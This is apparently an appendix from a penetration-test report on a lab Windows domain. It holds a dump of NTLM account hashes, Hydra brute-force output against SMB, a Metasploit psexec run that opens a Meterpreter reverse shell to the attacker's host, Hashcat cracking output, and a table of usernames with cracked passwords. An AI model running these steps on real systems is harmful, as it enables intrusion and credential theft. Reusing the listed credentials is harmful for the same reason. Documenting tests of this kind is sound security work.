test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::
K.Thompson:2601:aad3b435b51404eeaad3b435b51404ee:afdc4a5f30c5dce2ce79c6e347c04c15:::
V.Nelson:2602:aad3b435b51404eeaad3b435b51404ee:e81b7e0ecb44c6d6f884ca085c945b06:::
L.Gill:2603:aad3b435b51404eeaad3b435b51404ee:d7320fac7f085c7314386eddc58b5d55:::
N.May:2604:aad3b435b51404eeaad3b435b51404ee:eb81c773c3fe24869094a4203c603f9f:::
W.Holt:2605:aad3b435b51404eeaad3b435b51404ee:51a618f694bca1db8b52ac0c08554eaf:::
J.Wheeler:2606:aad3b435b51404eeaad3b435b51404ee:5d34bb0c4320f2972e35e45b0a8cf865:::
F.Payne:2607:aad3b435b51404eeaad3b435b51404ee:19229e81827718856efcba860400f854:::
T.Oliver:2608:aad3b435b51404eeaad3b435b51404ee:35b9e9f989b78f04a0bc2b01a1e47308:::
J.Poole:2609:aad3b435b51404eeaad3b435b51404ee:47d803b13507b6cd4a5bd98629c42121:::
N.Wells:2610:aad3b435b51404eeaad3b435b51404ee:7be62430d75b4d065e9adf83ea55a640:::
N.Hogan:2611:aad3b435b51404eeaad3b435b51404ee:73fa31c574f62dfee6f78f911e164141:::
M.Adams:2612:aad3b435b51404eeaad3b435b51404ee:a99ecc38db324ca39c0c52d6eb42b137:::
Y.Marshall:2613:aad3b435b51404eeaad3b435b51404ee:06a8e2702158f176340615d2ecc7c632:::
W.Wolfe:2614:aad3b435b51404eeaad3b435b51404ee:a8cb3e7c6337b9837f8128677db96e3d:::
A.Kennedy:2615:aad3b435b51404eeaad3b435b51404ee:028e323e5f9d61f3d10731ef1cbc6020:::
T.Fuller:2616:aad3b435b51404eeaad3b435b51404ee:79d2d2dd89cf20fc32e52c4ae87fdadf:::
L.Washington:2617:aad3b435b51404eeaad3b435b51404ee:7c6ee2d602c03b5074cdcbd3b0f581f0:::
S.Shelton:2618:aad3b435b51404eeaad3b435b51404ee:cb72f5b1004e9e17dd291316b0e071d7:::
J.Farmer:2619:aad3b435b51404eeaad3b435b51404ee:9b14b1687cc115ddc99dfa96319026d3:::
M.Paul:2620:aad3b435b51404eeaad3b435b51404ee:f22342ae626e62a73671af795a2c4881:::
B.Wong:2621:aad3b435b51404eeaad3b435b51404ee:6146817cc385b580d9b04d1e9245a5f9:::
D.Ford:2622:aad3b435b51404eeaad3b435b51404ee:a39bdccfab3f482f2aa65f0159362a45:::
M.Daniel:2623:aad3b435b51404eeaad3b435b51404ee:30dd8b63e5b203a9b30a53dc4c5f7c48:::
D.Brooks:2624:aad3b435b51404eeaad3b435b51404ee:7b0082c1a8827cc2529eceb8cd3419e3:::
B.Rice:2625:aad3b435b51404eeaad3b435b51404ee:7cac2e91ccfad3248e59a0b8945e2c6a:::
P.Powers:2626:aad3b435b51404eeaad3b435b51404ee:84ccfdf811be9bbc2595d5ec0300fc12:::
S.Wright:2627:aad3b435b51404eeaad3b435b51404ee:b18d033172ec7b6391d7c8507787d104:::
L.Williamson:2628:aad3b435b51404eeaad3b435b51404ee:1aad01f36d21972c2c671665deaae159:::
G.Malone:2629:aad3b435b51404eeaad3b435b51404ee:b08dec8c78fe8305ea4116d536054468:::
M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:8b115936a94d101b6f4420969c50965f:::
H.Mclaughlin:2631:aad3b435b51404eeaad3b435b51404ee:33eaec4b102dcb2277fbe75b00952b11:::
G.Turner:2632:aad3b435b51404eeaad3b435b51404ee:72fddfaa9aeedb7e308863a6c7550117:::
P.Rodriquez:2633:aad3b435b51404eeaad3b435b51404ee:934150ddce432043501bd8987dbfe1d5:::
L.Thornton:2634:aad3b435b51404eeaad3b435b51404ee:ad515d6ca8584e80f0f8c855a042e2bb:::

D.Murray:2635:aad3b435b51404eeaad3b435b51404ee:f30433de101ba6e9e13cb3c6c3c391e6:::
A.Peters:2636:aad3b435b51404eeaad3b435b51404ee:07d5c64322006af8e9ef63fc288c3aaf:::
M.Padilla:2637:aad3b435b51404eeaad3b435b51404ee:7be62430d75b4d065e9adf83ea55a640:::
J.Becker:2638:aad3b435b51404eeaad3b435b51404ee:44093a17d4139e750cdd7cb36e4a63bc:::
K.Perkins:2639:aad3b435b51404eeaad3b435b51404ee:6380148cf07116cce3ffbdae155e1bed:::
M.Murphy:2640:aad3b435b51404eeaad3b435b51404ee:6856598310e10b6c49705501d68df6c0:::
S.Higgins:2641:aad3b435b51404eeaad3b435b51404ee:f20db10feffd009fe1c429ec2a00d041:::
B.Lewis:2642:aad3b435b51404eeaad3b435b51404ee:51c91b25a1c23eddd37f9083b8206c38:::
F.Sanders:2643:aad3b435b51404eeaad3b435b51404ee:9b12597b235d65ae35e3089e2979f916:::
R.Soto:2644:aad3b435b51404eeaad3b435b51404ee:73b2ef6803c3549f208c6638ccf72c50:::
I.Robinson:2645:aad3b435b51404eeaad3b435b51404ee:387b6aca97af16c6f24cb729db78cb84:::
B.Yates:2646:aad3b435b51404eeaad3b435b51404ee:6af3c06792aecda6f740e4010c86eb36:::
E.Frazier:2647:aad3b435b51404eeaad3b435b51404ee:7a6af8078d5e9202b9fcfbaa32edd522:::
G.Francis:2648:aad3b435b51404eeaad3b435b51404ee:4416734c78b2036cdb1f22d69bc38082:::
J.Shaw:2649:aad3b435b51404eeaad3b435b51404ee:83ee40fe3d1c3fcdcfc5dc9b9f55143e:::
G.Adkins:2650:aad3b435b51404eeaad3b435b51404ee:264ccd5518c49644b2d2eb69e8775180:::
SERVER1$:1000:aad3b435b51404eeaad3b435b51404ee:018f7503045c631a42f1e78a3f1d9c12:::
marketplace$:1110:aad3b435b51404eeaad3b435b51404ee:ebd5a56399bd03ef6a961b1b27f63489:::
pc28$:1111:aad3b435b51404eeaad3b435b51404ee:923cdcc9273474d7b0dbbbff25ac13f7:::
range86-130$:1112:aad3b435b51404eeaad3b435b51404ee:2d338324312a43afe6d41b46ce49613c:::
nt4$:1113:aad3b435b51404eeaad3b435b51404ee:bd6a7ea846767c4543346912d60f5f61:::
cust84$:1114:aad3b435b51404eeaad3b435b51404ee:d3b80b56f60c65a164d924a7fbdd4126:::
devserver$:1115:aad3b435b51404eeaad3b435b51404ee:262f6a2207a7b4eea0c312ddd25992d6:::
about$:1116:aad3b435b51404eeaad3b435b51404ee:b39bc0e10fe2ac5f9621675e1c1f3e79:::
helponline$:1117:aad3b435b51404eeaad3b435b51404ee:6f9d64cbd6f4fc435e0da245b9f25033:::
sanantonio$:1118:aad3b435b51404eeaad3b435b51404ee:8b26d71cdfe07b14c5b1e5ef703b5492:::
inbound$:1119:aad3b435b51404eeaad3b435b51404ee:3890bff01d0a7cc2da5f6ab2247573e7:::
customer$:1120:aad3b435b51404eeaad3b435b51404ee:c156ac9c2e74563914130b4212bc614d:::
ir$:1121:aad3b435b51404eeaad3b435b51404ee:51948713094207d98c84315633eeb861:::
announce$:1122:aad3b435b51404eeaad3b435b51404ee:db366f00216407c93042a43a04fd7a32:::
iris$:1123:aad3b435b51404eeaad3b435b51404ee:82e1b93b43b99d7060869e02737f175c:::
dev1$:1124:aad3b435b51404eeaad3b435b51404ee:1dde0903bdb7f24cb768a5880350d586:::
cust24$:1125:aad3b435b51404eeaad3b435b51404ee:103c4dca7e48c70a63633d815740564b:::
mx$:1126:aad3b435b51404eeaad3b435b51404ee:ed3486283181589c931a0bcde049aa3e:::
vader$:1127:aad3b435b51404eeaad3b435b51404ee:c300680e0d4bd889dcb0e4f4ab9c1652:::
cust53$:1128:aad3b435b51404eeaad3b435b51404ee:98d9ac348638b04fb3360e960b0a51c7:::
mv$:1129:aad3b435b51404eeaad3b435b51404ee:4a100cd5986927beea5207314dcc6136:::
mickey$:1130:aad3b435b51404eeaad3b435b51404ee:40c859ccba75ac01204c635eff7b025a:::
ptld$:1131:aad3b435b51404eeaad3b435b51404ee:36bdc6a8cab46f1ddce9f870f510aacd:::
tool$:1132:aad3b435b51404eeaad3b435b51404ee:0f0e148c7f8946e3df14e5e39b2f1f5c:::
uninet$:1133:aad3b435b51404eeaad3b435b51404ee:77620392fabbdf3606bc53545c788945:::
houstin$:1134:aad3b435b51404eeaad3b435b51404ee:6902b491549f7a20d6a43be1cdebbcc5:::
SERVER2$:1135:aad3b435b51404eeaad3b435b51404ee:0d16cde17f6914a7c0a8bcb649fc65bb:::
CLIENT1$:1601:aad3b435b51404eeaad3b435b51404ee:2133d9e403623bb750916a5050bd4629:::
MSSQL1$:2651:aad3b435b51404eeaad3b435b51404ee:ac350f2dce677ab54fb135f98ed7f85f:::
MSSQL2$:2652:aad3b435b51404eeaad3b435b51404ee:56a6d2d7e0ceae944000f2a2df85bcd9:::
MSSQL3$:2653:aad3b435b51404eeaad3b435b51404ee:6d3089508f5932f48de86d20ca422303:::
MSSQL4$:2654:aad3b435b51404eeaad3b435b51404ee:11cd3d95190700f2032c5945d1ae13cf:::
MSSQL5$:2655:aad3b435b51404eeaad3b435b51404ee:240a33d02ad6a8dc32ccb4040610be98:::
MSSQL6$:2656:aad3b435b51404eeaad3b435b51404ee:8f546c36bbe8e236b97eece9dfe56c92:::
MSSQL7$:2657:aad3b435b51404eeaad3b435b51404ee:425887c8f8f18650e373f4e8f519c926:::
MSSQL8$:2658:aad3b435b51404eeaad3b435b51404ee:e6410653210387e58967caf21938c93e:::
MSSQL9$:2659:aad3b435b51404eeaad3b435b51404ee:bf50637ce2bc9d1a72c196a52bbeac55:::
MSSQL10$:2660:aad3b435b51404eeaad3b435b51404ee:20accfa39c39db54974d46d5e5d72ca0:::

APPENDIX B



Figure 15 - ArGoMail Server



Figure 16 - ArgoMail Server New User



Figure 17 – Angry IP Scan



Figure 18 - Server 1 Service/Version Scan



Figure 19 - Server 2 Service/Version Scan



Figure 20 – SMBmap Enumeration



Figure 21 - Hydra Password Cracking

```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l Desktop/holt.txt -P Desktop/tools/cain.txt smb://192.168.10.1
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-14 09:09:42
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 306706 login tries (l:1/p:306706), ~306706 tries per task
[DATA] attacking smb://192.168.10.1:445/
[STATUS] 5686.00 tries/min, 5686 tries in 00:01h, 301020 to do in 00:53h, 1 active
[STATUS] 5710.33 tries/min, 17131 tries in 00:03h, 289575 to do in 00:51h, 1 active
[STATUS] 5699.43 tries/min, 39896 tries in 00:07h, 266810 to do in 00:47h, 1 active
[STATUS] 5698.00 tries/min, 85470 tries in 00:15h, 221236 to do in 00:39h, 1 active
[445][smb] host: 192.168.10.1   login: W.Holt   password: lozenge
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-14 09:34:59
```

Figure 22 - Hydra Successful Password Crack

```
kali@kali: ~
File  Actions  Edit  View  Help
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set SMBDomain uadcwnet.com
SMBDomain => uadcwnet.com
msf6 exploit(windows/smb/psexec) > set SMBpass lozenge
SMBpass => lozenge
msf6 exploit(windows/smb/psexec) > set SMBuser W.Holt
SMBuser => W.Holt
msf6 exploit(windows/smb/psexec) > set RHOSTS 192.168.10.1
RHOSTS => 192.168.10.1
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.10.253
LHOST => 192.168.10.253
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.10.253:4444
[*] 192.168.10.1:445 - Connecting to the server...
[*] 192.168.10.1:445 - Authenticating to 192.168.10.1:445|uadcwnet.com as user 'W.Holt'...
[*] 192.168.10.1:445 - Selecting PowerShell target
[*] 192.168.10.1:445 - Executing the payload...
[+] 192.168.10.1:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.10.1
[*] Meterpreter session 1 opened (192.168.10.253:4444 → 192.168.10.1:57587) at 2023-01-16 06:24:32 -0500

meterpreter >
```

Figure 23 - PsExec Initialized

```
kali@kali: ~
File  Actions  Edit  View  Help
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hash 'Desktop/crackedpass.txt': Token length exception
No hashes loaded.

Started: Mon Jan 16 07:30:27 2023
Stopped: Mon Jan 16 07:30:27 2023

┌──(kali㉿kali)-[~]
└─$ sudo hashcat -a 0 -m 1000 --show \
Desktop/hashes.txt Desktop/tools/cain.txt
c5a237b7e9d8e708d8436b6148a25fa1:test123
afdc4a5f30c5dce2ce79c6e347c04c15:impinge
eb81c773c3fe24869094a4203c603f9f:hillbilly
51a618f694bca1db8b52ac0c08554eaf:lozenge
35b9e9f989b78f04a0bc2b01a1e47308:principle
47d803b13507b6cd4a5bd98629c42121:molybdate
7be62430d75b4d065e9adf83ea55a640:blubber
a99ecc38db324ca39c0c52d6eb42b137:demodulate
a8cb3e7c6337b9837f8128677db96e3d:bystander
7c6ee2d602c03b5074cdcbd3b0f581f0:alginate
9b14b1687cc115ddc99dfa96319026d3:pollution
7cac2e91ccfad3248e59a0b8945e2c6a:prefabricate
b08dec8c78fe8305ea4116d536054468:stratify
ad515d6ca8584e80f0f8c855a042e2bb:incomprehensible
07d5c64322006af8e9ef63fc288c3aaf:southern
44093a17d4139e750cdd7cb36e4a63bc:ampersand
f20db10feffd009fe1c429ec2a00d041:bloodstream
51c91b25a1c23eddd37f9083b8206c38:lubricious
387b6aca97af16c6f24cb729db78cb84:chantry
6d3089508f5932f48de86d20ca422303:cryptology

┌──(kali㉿kali)-[~]
```

Figure 24 - Hashcat Decrypted Passwords

Username	Password
K.Thompson	impinge
N.May	hillbilly
W.Holt	lozenge
T.Oliver	principle
J.Poole	molybdate
N.Wells	blubber
M.Adams	demodulate
W.Wolfe	bystander
L.Washington	alginate
J.Farmer	pollution
B.Rice	prefabricate
G.Malone	stratify
L.Thornton	incomprehensible
A.Peters	southern
M.Padilla	Blubber
J.Becker	ampersand
S.Higgins	bloodstream
B.Lewis	lubricious
I.Robbinson	chantry

Figure 25 - Compromised Users



Figure 26 - Server 1 Fileshare Compromised



Figure 27 - Fileshare1 Contents



Figure 28 - Fileshare 2 Contents